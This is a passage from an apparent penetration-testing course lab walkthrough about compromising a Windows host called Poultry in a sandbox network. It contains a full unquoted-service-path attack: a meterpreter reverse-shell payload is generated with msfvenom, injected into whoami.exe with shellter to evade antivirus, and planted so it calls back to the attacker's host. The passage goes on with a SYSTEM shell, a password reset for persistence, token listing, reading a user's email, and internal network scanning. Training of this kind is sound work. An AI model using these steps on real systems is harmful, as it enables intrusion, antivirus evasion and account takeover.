The Puppet Agent is configured to run via “Local System”. This is great news to us as we might have a road to privilege escalation. At this point, the next step is to check if the *C:\Puppet* directory is writable, as this is a requirement for us in order to exploit the unquoted service path. We can see what permissions we have by using **icacls**.

```
C:\Users\alex>icacls "C:\Puppet"
C:\Puppet BUILTIN\Users:(W)
          BUILTIN\Administrators:(I)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          NT AUTHORITY\Authenticated Users:(I)(M)
          NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

Listing 967 - Checking permissions of the C:directory

According to Listing 967, we have write access to the ***C:\Puppet*** folder since alex is a member of the *Users* group. Next, in order to leverage the unquoted path ***C:\Puppet\Current Version***, we need to create a reverse shell named ***Current.exe*** that can evade the antivirus and place it in ***C:\Puppet***.

24.6.4 Unquoted Search Path Exploitation

Since we know that antivirus is running, we will use *shellter* to inject a meterpreter payload into a Windows binary that will hopefully bypass McAfee.

Ensure that shellter is installed with Wine on Kali. The instructions can be found in the AV Evasion module if needed

First, we will make a directory named ***poultry*** to work out of and copy a legitimate windows binary to it. The windows binary we will select is ***whoami.exe***, which has a lower chance of being caught by AV considering that it is a well-known and legitimate utility.

```
kali@kali:~$ mkdir poultry
kali@kali:~$ cp /usr/share/windows-resources/binaries/whoami.exe  ./poultry/
kali@kali:~$ cd poultry/
kali@kali:~/poultry$
```

Listing 968 - Copying the whoami binary

With the binary copied, we will generate a meterpreter payload to use with shellter. We will specify a Windows reverse TCP meterpreter payload to match our target operating system. Our Kali's IP will be specified in the **LHOST** option, and we will select port 80 with the **LPORT** option. Port 80 is selected in the hope of evading any potential outbound firewall restrictions. Next, we will encode the binary using the **-e** flag and specify an arbitrary number of encoding iterations with **-i**. Finally, we will output in raw format with the **-f** flag. The output of this command will be redirected to the ***met.bin*** file.

```
kali@kali:~/poultry$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4
LPORT=80 -e x86/shikata_ga_nai -i 7 -f raw > met.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai chosen with final size 530
Payload size: 530 bytes
```

Listing 969 - Generating the meterpreter shell

With the payload generated, we can now launch shellter to dynamically inject it into the ***whoami.exe*** binary. To start Shellter, we will type **shellter** in the command line in Kali. When we first start shellter, it prompts us to select automatic or manual operation mode. We will select "A" for automatic mode and then specify the target PE file */home/kali/poultry/whoami.exe*.

```
Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/poultry/whoami.exe

**********
* Backup *
**********

Backup: Shellter_Backups\whoami.exe

...

Filtering Time Approx: 0.0024 mins.
```

Listing 970 - Injecting the meterpreter shell into the whoami binary

After entering the full path of the binary, shellter makes a backup of the file. We are now prompted to "Enable Stealth Mode", which we will skip in this scenario since we don't need the **whoami** binary to function properly after the execution of our payload. Next, we are prompted to select a payload.

```
Enable Stealth Mode? (Y/N/H): N

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C
```

Listing 971 - Injecting the meterpreter shell into the whoami binary

We will be using the custom (C) payload we generated with msfvenom.

```
Select Payload: /home/kali/poultry/met.bin

Is this payload a reflective DLL loader? (Y/N/H): N

****************
* Payload Info *
****************
...
Injection: Verified!

Press [Enter] to continue...
```

Listing 972 - Injecting the meterpreter shell into the whoami binary


When prompted to "Select Payload", we provide the full path to our generated payload. Finally, shellter will ask whether or not this payload is a reflective DLL loader,[742] and in this case, it is not. The payload will then be injected into the binary and shellter will provide us with a "Injection: Verified!" message.

Now that the target PE has been successfully backdoored, we can transfer the ***whoami.exe*** binary to Poultry and place it in the correct location. To transfer the binary, we will again use the *http.server* module in python.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 973 - Starting a HTTP server via python

When the http server is started, we can navigate to it by opening our Kali IP in Internet Explorer. If successful, we will see the ***whoami*** binary and the ***met.bin*** payload.



Directory listing for /


- met.bin
- whoami.exe

The 'McAfee Endpoint Security Web Control (Toolbar)' add-on from 'McAfee, Inc.' is ready for use.

Figure 347: Navigating to the HTTP Server

Clicking on the whoami.exe link will display a download prompt where we can select "Save". Once saved, we can find the binary in the user's ***Downloads*** directory.


[742] (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection



Name	Date modified	Type	Size
whoami	1/1/2020 2:28 PM	Application	65 KB

Figure 348: Viewing the Downloaded Binary

When the download is complete, we will rename the binary to ***Current.exe*** and copy it to *C:\Puppet*. This will ensure that the binary will be executed before Windows attempts to execute the real binary on service startup.



Name	Date modified	Type	Size
Current Version	11/7/2019 2:14 PM	File folder	
Current	12/11/2019 2:00 PM	Application	65 KB

Current Date modified: 12/11/2019 2:00 PM Date created: 12/11/2019 10:37 PM
Application Size: 65.0 KB

Figure 349: Copying whoami.exe to Puppet

Next, we need to start **`msfconsole`** with the configuration that we used earlier to generate the payload in order to catch our reverse shell. We will also instruct Metasploit to migrate the shell into another process and ensure that the shell stays connected even if Windows thinks the service has failed to start. To do this, we will set *AutoRunScript* to migrate to a new process when the meterpreter session starts.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
                          set PAYLOAD windows/meterpreter/reverse_tcp;\
                          <span custom-style="BoldCodeRed">set AutoRunScript
post/windows/manage/migrate;\
                          set LHOST 10.11.0.4;\
                          set LPORT 80;\
                          run"</span>
...
[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 974 - Starting msfconsole

With everything in place, we'll attempt to restart the Poultry box and wait for our reverse shell. In order to have a persistent backdoor, we can run **net user** to reset the password for poultryadmin (the local administrator user we previously identified). Since the shell we will get back is running with *SYSTEM* privileges, we shouldn't have issues resetting the password.

```
[*] Started reverse TCP handler on 10.11.0.4:80
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 2 opened (10.11.0.4:80 -> 10.11.1.250:9447) at 2020-01-01
15:56:03 -0700
[*] Session ID 1 (10.11.0.4:80 -> 10.11.1.250:9447) processing AutoRunScript
'post/windows/manage/migrate'
[*] Running module against POULTRY
[*] Current server process: Current.exe (1560)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2324
[+] Successfully migrated to process 2324

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user poultryadmin OffSecHax1!
net user poultryadmin OffSecHax1!
The command completed successfully.

C:\Windows\system32>
```

Listing 975 - Getting system shell


With the password changed, we can attempt to log in via remote desktop. This time, we do not need the **/d** flag since we are logging in as the local admin user.

```
kali@kali:~$ proxychains xfreerdp /u:poultryadmin /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
[16:16:47:626] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
```

```
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-OK
Password:
```

Listing 976 - xFreeRDP as poultryadmin

After authenticating to the workstation, we are presented with the poultryadmin user's desktop.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\poultryadmin>whoami
poultry\poultryadmin

C:\Users\poultryadmin>_
```

Figure 350: Poultryadmin RDP access

With admin access to Poultry, we can start looking for access to the domain controller.

24.6.5 Poultry Post-Exploitation Enumeration Revisited

With access to the admin user, the first piece of enumeration we want to try is to attempt to list the domain tokens of any logged in users. We don't expect to find much since we just restarted Windows, but it's a good idea to check anyway.

To list the tokens, we will use meterpreter's *incognito* extension.[743] Going back to the Meterpreter shell, we can load the *incognito* extension and list the tokens by the username (**-u**).

[743] (Offensive Security, 2020), https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

```
meterpreter > use incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
poultry\poultryadmin

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Listing 977 - Using incognito to dump tokens

Unfortunately, this does not provide us with any access that we don't already have.

We can continue looking around a bit more. We see that Thunderbird is also installed, but not set up for the admin user. We can check Alex's mailbox by navigating to *C:\Users\alex\AppData\Roaming\Thunderbird\Profiles\jbv4ndsh.default-release\Mail\mail.sandbox.local\Inbox*. The contents of the email are only complaining to Alex about the old Windows version in use.

```
From - Wed Nov 13 17:05:33 2019
X-Account-Key: account1
...
Reply-To: admin@sandbox.local
X-Priority: 3
To: alex@sandbox.local
Content-Type: text/plain; charset="iso-8859-1"

Alex,
I know you don't like Windows 10 but we need to get everyone transitioned over at some
point soon. Besides, your box is so old we don't even know what's running on it and if
it's updated or not anymore.
-Roger
```

Listing 978 - Reading Alex's email

Since we didn't find any other interesting information, we will move on to scanning the entirety of the internal network to see if we can find anything new.

24.7 Internal Network Enumeration

Before we begin enumerating the internal network, let's review what we already know:

We know that Ajla is in the external network behind one firewall. We also know that Zora and Poultry are behind another firewall in the internal network, but we don't know what the internal network looks like as a whole. To find out, we must run a scan.




Figure 351: Network Diagram with Unknown Internal Network

In order to effectively enumerate the internal network, we must first develop a scanning methodology. Running a full port scan is not an effective method. As mentioned earlier, ICMP host discovery will not work through the proxychains tunnel. Instead, we can attempt to discover what hosts exist using the compromised Windows host and use that information to conduct a more thorough scan.

To do so, we can write a quick one-liner to **`ping`** every possible host on the network using a *for loop*.[744] To iterate through a command using a range of numbers, we can use the **`/L`** flag, which accepts a replaceable parameter (**`%i`** in our case) and the number to iterate through in the format of *(start, step, end)*. Next, we will send a single **`ping`** for each host (**`-n 1`**) and set a short timeout with the **`-w 200`** flag. To obtain a tidy result, the output of the ping command will be redirected to the null interface (via **`> nul`**). Finally, if the ping command succeeded, we will echo the IP to indicate the host is up. The full command and output is shown in Listing 979.

Please note however that this will only execute a ping sweep. That means that we cannot assume the results are complete as there may be live hosts that are configured to not respond to ICMP packets.

```
C:\Users\poultryadmin>for /L %i in (1,1,255) do @ping -n 1 -w 200 10.5.5.%i > nul &&
echo 10.5.5.%i is up.
10.5.5.1 is up.
10.5.5.11 is up.
10.5.5.20 is up.
10.5.5.25 is up.
10.5.5.30 is up.
```

Listing 979 - Ping sweep internal network

Our sweep found five hosts, including the 10.5.5.1 gateway so we can ignore that for the time being. The next two we have already compromised (10.5.5.11 and 10.5.5.20). This leaves two more hosts of interest. We will conduct an Nmap scan for the top 1000 ports from Kali against the two hosts.

[744] (Jesus Costello, 2020), https://www.rubyguides.com/2012/02/cli-ninja-ping-sweep/

```
kali@kali:~$ proxychains nmap --top-ports=1000 -sT -Pn 10.5.5.25,30 --open
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 19:00 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:53-<><>-OK
...
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:4321-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:667-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:667-<--timeout
Nmap scan report for 10.5.5.30
Host is up (0.80s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap scan report for 10.5.5.25
Host is up (0.80s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

Nmap done: 2 IP addresses (2 hosts up) scanned in 1593.55 seconds
```

Listing 980 - Nmap Scan of Two Hosts

With the scan complete, we can investigate our results.

24.7.1 Reviewing the Results

First, let's concentrate on 10.5.5.30. At first glance, this appears to be the domain controller for sandbox.local. Now that we know what ports are open, we can conduct a deeper scan on those ports using the default Nmap scripts (**-sC**) in an attempt to extract some more information.

```
kali@kali:~/poultry$ proxychains nmap -
p53,88,135,139,389,445,464,593,636,3268,3269,3389 -sC -sT -Pn 10.5.5.30
...
Nmap scan report for 10.5.5.30
Host is up (0.29s latency).

PORT     STATE  SERVICE
53/tcp   open   domain
```

```
88/tcp   open   kerberos-sec
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
389/tcp  open   ldap
445/tcp  open   microsoft-ds
464/tcp  open   kpasswd5
593/tcp  open   http-rpc-epmap
636/tcp  open   ldapssl
3268/tcp open   globalcatLDAP
3269/tcp closed globalcatLDAPssl
3389/tcp open   ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: sandbox
|   NetBIOS_Domain_Name: sandbox
|   NetBIOS_Computer_Name: SANDBOXDC
|   DNS_Domain_Name: sandbox.local
|   DNS_Computer_Name: SANDBOXDC.sandbox.local
|   DNS_Tree_Name: sandbox.local
|   Product_Version: 10.0.14393
|_  System_Time: 2019-12-12T10:36:29+00:00
| ssl-cert: Subject: commonName=SANDBOXDC.sandbox.local
| Not valid before: 2019-11-25T06:48:49
|_Not valid after:  2020-05-26T06:48:49
|_ssl-date: 2019-12-12T10:36:28+00:00; +8h00m01s from scanner time.

Host script results:
|_clock-skew: mean: 9h36m01s, deviation: 3h34m42s, median: 8h00m00s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: SANDBOXDC
|   NetBIOS computer name: SANDBOXDC\x00
|   Domain name: sandbox.local
|   Forest name: sandbox.local
|   FQDN: SANDBOXDC.sandbox.local
|_  System time: 2019-12-18T10:08:27-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-12-12T10:36:38
|_  start_date: 2019-12-11T12:02:08

Nmap done: 1 IP address (1 host up) scanned in 67.55 seconds
```

Listing 981 - Nmap scan of DC with scripts

The domain controller seems to be a newer build (Windows Server 2016) and from both scans, it does not seem to be running any services other than those intended for a domain controller. While it is possible for a domain controller to be directly exploitable through specific vulnerabilities, from our experience, this is unlikely since these servers are typically hardened.

Let's move on to reviewing 10.5.5.25 in hopes that it will be a better target. We will start by again conducting an Nmap scan using the default Nmap scripts (**-sC**).

```
kali@kali:~/poultry$ proxychains nmap -p135,139,445,8080 -sC -sT -Pn 10.5.5.25
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-01 16:03 MST
...
Nmap scan report for 10.5.5.25
Host is up (0.077s latency).

PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).

Host script results:
|_clock-skew: mean: 2h40m01s, deviation: 4h37m11s, median: -1s
| smb-os-discovery:
|   OS: Windows 10 Pro 15063 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: CEVAPI
|   NetBIOS computer name: CEVAPI\x00
|   Domain name: sandbox.local
|   Forest name: sandbox.local
|   FQDN: CEVAPI.sandbox.local
|_  System time: 2020-01-01T15:03:40-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-01-01T23:03:37
|_  start_date: 2020-01-01T22:07:03

Nmap done: 1 IP address (1 host up) scanned in 19.77 seconds
```

Listing 982 - Nmap scan of 10.5.5.25 with scripts

The Nmap scan discovered that the 10.5.5.25 target is named *Cevapi* and is running *Windows 10 Pro*. Our Nmap scan also discovered port 8080 open on the host and suggested that an http-proxy service is running on it. However, this port is also commonly used to run HTTP applications. One simple way of gathering more information is to visit the page. We first have to configure Firefox to use our SOCKS proxy though.

This can be done by opening Firefox preferences and searching for “proxy”.

